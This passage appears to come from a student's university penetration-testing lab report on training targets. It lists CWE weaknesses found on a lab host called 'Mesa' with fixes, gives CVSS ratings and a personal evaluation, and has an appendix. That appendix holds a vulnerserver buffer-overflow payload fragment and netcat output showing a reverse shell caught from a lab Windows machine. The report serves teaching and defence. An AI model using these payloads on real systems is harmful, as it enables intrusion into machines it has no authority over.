The compromised hashes were easily able to be cracked, in part because the hashes were calculated without employing a SALT. Including randomized data when hashing passwords would make it more difficult to crack passwords if the hashes were to be compromised [103].

5.2.1.3 *CWE-521: Weak Password Requirements [104]*

There seem to be no password requirements. Passwords are regular english words or repeating characters, easily guessable or discoverable via Brute Force attack. More complex password guidelines would make the accounts less susceptible to breaches. Password guidelines can be implemented practically without hindering usability to an unreasonable extend, making user accounts more secure [105].

5.2.1.4 *CWE-1391: Use of Weak Credentials [106]*

Even if password Requirements were introduced, the tendency of users to use passwords related to their personal life is dangerous. User passwords were found on publicly accessible webpages, and even if they were changed only slightly to adhere to complexity guidelines they could still be cracked via mutation of wordlists. Randomly generated passwords would be ideal, since they can't be inferred via OSINT. This would also solve the problem of reused passwords compromising multiple systems at once.

5.2.1.5 CWE-307: Improper Restriction of Excessive Authentication Attempts [107]

Online cracking targeting the login form on the Mesa homepage and SSH on the target machine was possible because multiple authentication attempts did not result in any restrictions. If repeated failed login attempts were detected, attacker IPs could be blacklisted.

5.2.1.6 CWE-308: Use of Single-factor Authentication [108]

Since password discovery was possible, a complete compromise was possible via one simple avenue of attack. Requiring Multi-Factor-Authentication can improve security and prevent a password leak / crack from compromising accounts immediately.

5.2.1.7 CWE-89: Improper Neutralization of Special Elements used in an SQL Command [109]

The user input intended for credentials gets not validated or escaped before being passed to an SQL query. Using Prepared Statements could be included in the PHP code running on the server to prevent users from manipulating SQL queries to gain illegitimate access [110].

5.2.1.8 CWE-23: Relative Path Traversal [111]

URL parameters were not properly escaped, allowing for traversal into unintended directories, which allowed local file inclusion. This could be prevented by escaping special characters or validating the input, only allowing inputs matching a set of expected values to be parsed.

5.2.1.9 CWE-77: Improper Neutralization of Special Elements used in a Command [112]

This concerns the same issue discussed in the previous vulnerability, the unvalidated user input in the Management-system's URL parameters, and can therefore be prevented in the same manner. This allowed for the execution of shell commands on the target system, resulting in a reverse shell, compromising the entire system.

5.2.1.10 CWE-267: Privilege Defined With Unsafe Actions [113]

A user was configured to be able to run a program with root privileges, but was able to run unsafe actions that were not intended, allowing for privilege escalation. This could be remedied by configuring the user rights correctly only for intended actions, adhering to the Least Privilege principle [114].

5.2.2 Risk assessment

5.2.2.1 SQL Injection

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS v4.0 Score: 9.3 / Critical

The vulnerability works via *Network (N)* by accessing the webpage, has a Low *Complexity (C)*, necessitates neither *Attack Requirements (AT)* nor *Privileges (P)* to be present, nor *User Interaction (UI)* on the server side.

This initially breaches *Confidentiality (VC)* fully for the vulnerable system (Management system), since usernames and password hashes are compromised upon login, and password hashes are trivially reversible. This requires no privileges, but necessitates the knowledge of at least one username to work. Even if the backup directory would not be known to an attacker, the admin username *freeman* is easily guessable, which enables the compromise of an admin account. The attacker could empty the database, therefore the *Integrity (VI)* and *Availability (VA)* of the main system are endangered. Without exploiting the system further via other attack vectors, the subsequent systems aren't endangered meaningfully by the SQL injection per se.

5.2.2.2 Offline Hash-Cracking / Online Brute Forcing (Webpage)

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS v4.0 Score: 9.3 / Critical

Both methods have the same Exploitability and Impact Metrics, since they both use the database backup and result in access to the Management system. Cracking the passwords (offline) to use the credentials to log in and brute forcing a wordlist with the found user accounts to log in works via *Network (N)*, has a Low *Complexity (C)*, necessitates no *Attack Requirements (AT)* or *Privileges (P)*, nor any *User Interaction (UI)*.

The capabilities of a logged in user in the Management system have been described in the previous section, the same Impact Metrics have been applied in this calculation.

5.2.2.3 Command Injection

Vector: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:L/SI:L/SA:L

CVSS v4.0 Score: 9.3 / Critical

The vulnerability works via *Network (N)* by accessing the webpage, has a *Low (L) Complexity (C)*, necessitates no *Attack Requirements (AT)*, requires *Low Privileges (P)* (must be logged in as any user), but no *User Interaction (UI)* on the server side.

This results in a reverse shell, which allows the attacker to read the everything the user *www-data* has access to, possibly compromising sensitive data (e.g. user e-mails, see ??), which was explicitly forbidden contractually. Therefore the *Confidentiality (VC)* breach severity has been assessed as *High (H)*. *Availability (VA)* and *Integrity (VI)* have been classified as *High (H)* as well, since the webserver user *www-data* can alter source code and kill the website's functionality (see ??). The Linux machine's contents themselves can be viewed and altered to a degree as well, but not completely destroyed because *www-data* isn't a root user.

```
sam@AuV-Mesa-Entry-15:~$ ls -al .thunderbird/1337theMachine.default-release/ImapMail
/mail.mesa.ics/sent/
total 8
drwxr-xr-x 2 sam sam 3 Oct 30 2025 .
drwxr-xr-x 3 sam sam 3 Oct 30 2025 ..
-rw-r--r-- 1 sam sam 391 Oct 30 2025 1411241412412
```

Figure 132: Permissions for *sam*'s sensitive data, showing that any user can read the E-Mail

```
drwxr-xr-x 2 www-data www-data 4 Nov 21 2025 backup
drwxr-xr-x 3 www-data www-data 12 Oct 30 2025 css
-rw-r-xr-x 1 www-data www-data 216 Oct 30 2025 db.php
-rw-r-xr-x 1 www-data www-data 418 Oct 30 2025 delete.php
-rw-r-xr-x 1 www-data www-data 32 Oct 30 2025 err.log
-rw-r-xr-x 1 www-data www-data 15136 Oct 30 2025 favicon.png
drwxr-xr-x 2 www-data www-data 7 Oct 30 2025 fonts
drwxr-xr-x 3 www-data www-data 25 Oct 30 2025 img
-rw-r-xr-x 1 www-data www-data 7996 Oct 30 2025 index.html
-rw-r--r-- 1 root root 612 Oct 30 2025 index.nginx-debian.html
drwxr-xr-x 2 www-data www-data 18 Oct 30 2025 js
-rw-r-xr-x 1 www-data www-data 26 Oct 30 2025 login.log
-rw-r-xr-x 1 www-data www-data 3107 May 22 17:23 login.php
-rw-r-xr-x 1 www-data www-data 3143 Oct 30 2025 login.php.save
-rw-r-xr-x 1 www-data www-data 315 Oct 30 2025 logout.php
-rw-r-xr-x 1 www-data www-data 3604 May 15 11:20 management.php
drwxr-xr-x 3 www-data www-data 3 Oct 30 2025 phpmyadmin
```

Figure 133: Permissions for source code

5.2.2.4 Online Brute Forcing (SSH - Unix User)

Vector: CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.4 / Critical

Creating wordlists and running the Brute Force attack against the Unix system requires *Local (L)* connection via SSH, has a *Low (L) Complexity (C)*, necessitates no *Attack Requirements (AT)* or *Privileges (P)*, and no *User Interaction (UI)* on the server side.

Since this attack can compromise the root user *zucc*, the exploit immediately and comprehensively breaches *Confidentiality (VC)*, *Integrity (VI)*, and *Availability (VA)*, since root access can be obtained this way, endangering the totality of the host system, including subsequent systems like the webserver and database running on the system.

5.2.2.5 Privilege Escalation

Vector: CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVSS v4.0 Score: 9.3 / Critical

The Privilege Escalation vulnerabilities (discovering root credentials or exploiting composer) can be exploited by logging in through SSH (Local (L)), has a *Low Complexity (C)*, and necessitates no *Requirements (AT)*. *Low (L) Privileges (P)* are necessary, since an account with the misconfiguration must be accessible to the threat actor. *User Interaction (UI)* on the server side is not required. The damages are comparable to the prior exploit, since a root user is taken over with this attack as well.

All major vulnerabilities discussed are rated **Critical**, meaning they should be prioritized highly and fixed in a timely manner to prevent exploitation.

5.2.3 phpMyAdmin - Remote Code Execution

5.2.3.1 Vulnerability - CVE-2018-12613

5.2.3.1.1 Working principle

"The vulnerability comes from a portion of code where pages are redirected and loaded within phpMyAdmin, and an improper test for whitelisted pages" [115]. Analyzing the code shows, that a File Inclusion is used to execute code that has been injected into the PHP session.

5.2.3.1.2 Risk Assessment




Figure 134: CVSS v3.1 Score of CVE-2018-12613

Source: <https://nvd.nist.gov/vuln/detail/CVE-2018-12613>

Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

CVSS v3.1 Score: 8.8 / High

Any user with credentials can execute arbitrary code on the server, this exploit has a **High** criticality. This vulnerability should urgently be patched by upgrading to a current version of *phpMyAdmin*.

5.3 Digital Forensics

6 Personal Evaluation

6.1 Windows Scanning and Buffer Overflow

Something that cost time unnecessarily was a lack of attention to detail during the first appointment. Executing the script kept failing to write the "bad character" candidate string to memory, no matter what characters were passed. I failed to notice for a while that the first part of the string, the "AUTH" portion, was missing a whitespace (see ??). From that point onward, I was more vigilant.

```
"""Sending bad characters to determine termination bytes"""  
req = "AUTH" + "\x41" * 1044 + get_bad_chars() + "\x42" * 24
```

Figure 135: Missing whitespace in AUTH string

Another misstep was the assumption, that the IP address on the eth1 network interface should be used in payload generation (see ??).

```
(student@kali)-[~]  
$ ip a | grep eth  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq  
   link/ether 52:54:00:8c:a9:81 brd ff:ff:ff:ff:ff:ff  
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq  
   link/ether 00:ff:00:01:fa:43 brd ff:ff:ff:ff:ff:ff  
   inet 192.168.101.20/24 brd 192.168.101.255 scope global  
   link/ether 0a:69:47:20:11:40 brd ff:ff:ff:ff:ff:ff  
   link/ether 5e:44:fe:d5:bf:b3 brd ff:ff:ff:ff:ff:ff
```

Figure 136: Wrong IP address for the attack

Thinking back to the networking lecture "Rechnernetze", I realized all addresses are located inside private address ranges. That made me consider them actively, which lead to the realization that the address the computer was assigned inside the ICS laboratory network under the virtual **tun0** interface is the address that was necessary for the reverse shell connection to work.

Starting the VPN at the beginning of each session was an afterthought, which lead to me not realizing it impacts how the machine needs to be addressed for the attack to work. This realization took a while to manifest, and made it clear to me that I should question my assumptions, and

make sure that the conclusions I reach are thought through instead of assumed without critical questioning.

Using the ImmunityDebugger gave me a little trouble at first. A lot of time was spent during the first session learning the tooling and accustoming myself to the environment.

Exploiting the Buffer Overflow required understanding of the stack and how operations work on the machine level, which I lacked from prior studies. I had grasped the concept from explanations during the lecture, but did not fully understand how to apply the concept in practice. That became clear during work on the assignment, which helped me gain a better understanding of the processes happening close to the hardware.

Writing the report was very time intensive, requiring more time than I had anticipated when starting out. In addition, the level of detail required was only apparent once I had started the writing process. When I was documenting my approach, I didn't take enough care to represent the steps I took with readable, appropriately formatted screenshots. I had to go back and repeat some steps to take satisfactory screengrabs, only gaining usable material during the second session. At that point I had gone over the material again and reviewed the steps i took in detail. I was therefore able to repeat the steps quickly with intent. A deeper understanding of the subject matter gave me with the ability to anticipate what information was relevant, which made it easier to take the steps in an easily documentable way.

Moving into the next assignment, I knew what to expect in terms of documentation of my actions. I practiced the discussed concepts on my private system, to prepare myself for the scheduled appointments in which we could work on the assignment. I had learned that preparation and familiarity with the tooling and the subject matter enable me to focus on executing the necessary steps while being able to document them. If I don't know what I am doing or why I am doing it, my ability to document and communicate my actions diminishes drastically. Hence I did my utmost to be prepared for the following assignments.

6.2 Linux - Complete Pentest (Mesa)

Since this exercise was much less guided than the previous one, i took care to prepare as best i could for this assignment. I studied the provided materials and practiced using the tools on private hardware. I set up two virtual machines, an attacker machine running Kali Linux and a target

machine running Debian. I purposely configured it so that it would be attackable by the tools discussed in the lecture preceding the appointments.

I further studied the Mitre Attack Framework, trying to formulate a high level strategy concerning what approaches i should employ when i pentest the Linux machine.

I was only able to perform the SQL injection using a single approach before exchanging experiences with other students. I was unaware i needed to insert a white space after the double dash single line comment for example, therefore i couldn't make that approach work initially.

I wanted to attempt an online brute force attack, since the webpage used a simple login form and didn't seem to limit the amount of connection attempts originating from a single source. I spent a long time attempting to get Hydra to work, both by checking for successful logins, as well as for the failure message "incorrect login .". Those attempts were not fruitful, so i decided to write my own script as a proof of concept instead of wasting more time.

Finding the weakness inside the LinPeas results that allowed for the Privilege Escalation took me quite a lot of time as well. I ran with with an already privileged account initially, which wasn't the right approach.

6.3 Digital Forensics

7 References

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
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8 Appendix


8.1 Buffer Overflow



```
(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ python2 vulnserver-poc-orig.py 192.168.61.45
'>Hello There.\r\n'

kali@kali: ~/1 - Buffer Overflow/vulnserver_script
Session Actions Edit View Help
kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/VPN Configs x
(kali㉿kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ nc -lvp 443
listening on [any] 443 ...
```


Figure 137: No reverse shell when attacking with the old JMP ESP address post restart



The image shows a terminal window with a dark background. The title bar at the top reads "kali@kali: ~/1 - Buffer Overflow/vulnserver_script". Below the title bar is a menu bar with "Session", "Actions", "Edit", "View", and "Help". There are three tabs open: "kali@kali: ~/1 ...lnserver_script", "kali@kali: ~/1 ...lnserver_script", and "k...s". The main terminal area shows a prompt "(kali@kali)-[~/1 - Buffer Overflow/vulnserver]" followed by the command "\$ python2 vulnserver-poc-orig.py 192.168.61.45". The output of the command is two lines: ">Hello There.\r\n" and ">I can break rules too!\r\n".

```
kali@kali: ~/1 - Buffer Overflow/vulnserver_script
Session Actions Edit View Help
kali@kali: ~/1 ...lnserver_script x kali@kali: ~/1 ...lnserver_script x k...s x
(kali@kali)-[~/1 - Buffer Overflow/vulnserver]
$ python2 vulnserver-poc-orig.py 192.168.61.45
'>Hello There.\r\n'
'>I can break rules too!\r\n'
```

Figure 138: Running attack using the impermanent address found after the restart



The image shows a Kali Linux terminal window with three tabs: 'kali@kali: ~/1 - Buffer Overflow/vulnserver_script', 'kali@kali: ~/1 - Buffer Overflow/vulnserver_script', and 'kali@kali: ~/VPN Configs'. The active tab is the first one. The terminal output shows a netcat listener on port 443 receiving a connection from 192.168.61.45. The connection is successful, and the user is prompted with a Windows command prompt. The user enters 'C:\Users\hacker\Desktop\Tools>'.

```
kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/1 - Buffer Overflow/vulnserver_script x kali@kali: ~/VPN Configs x
(kali@kali)-[~/1 - Buffer Overflow/vulnserver_script]
$ nc -lvp 443
listening on [any] 443 ...
192.168.61.45: inverse host lookup failed: Unknown host
connect to [10.0.61.2] from (UNKNOWN) [192.168.61.45] 49195
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\hacker\Desktop\Tools>
```

Figure 139: Reverse shell created by exploiting the impermanent post-restart JMP ESP location

8.2 Linux - Complete Pentest (Mesa)

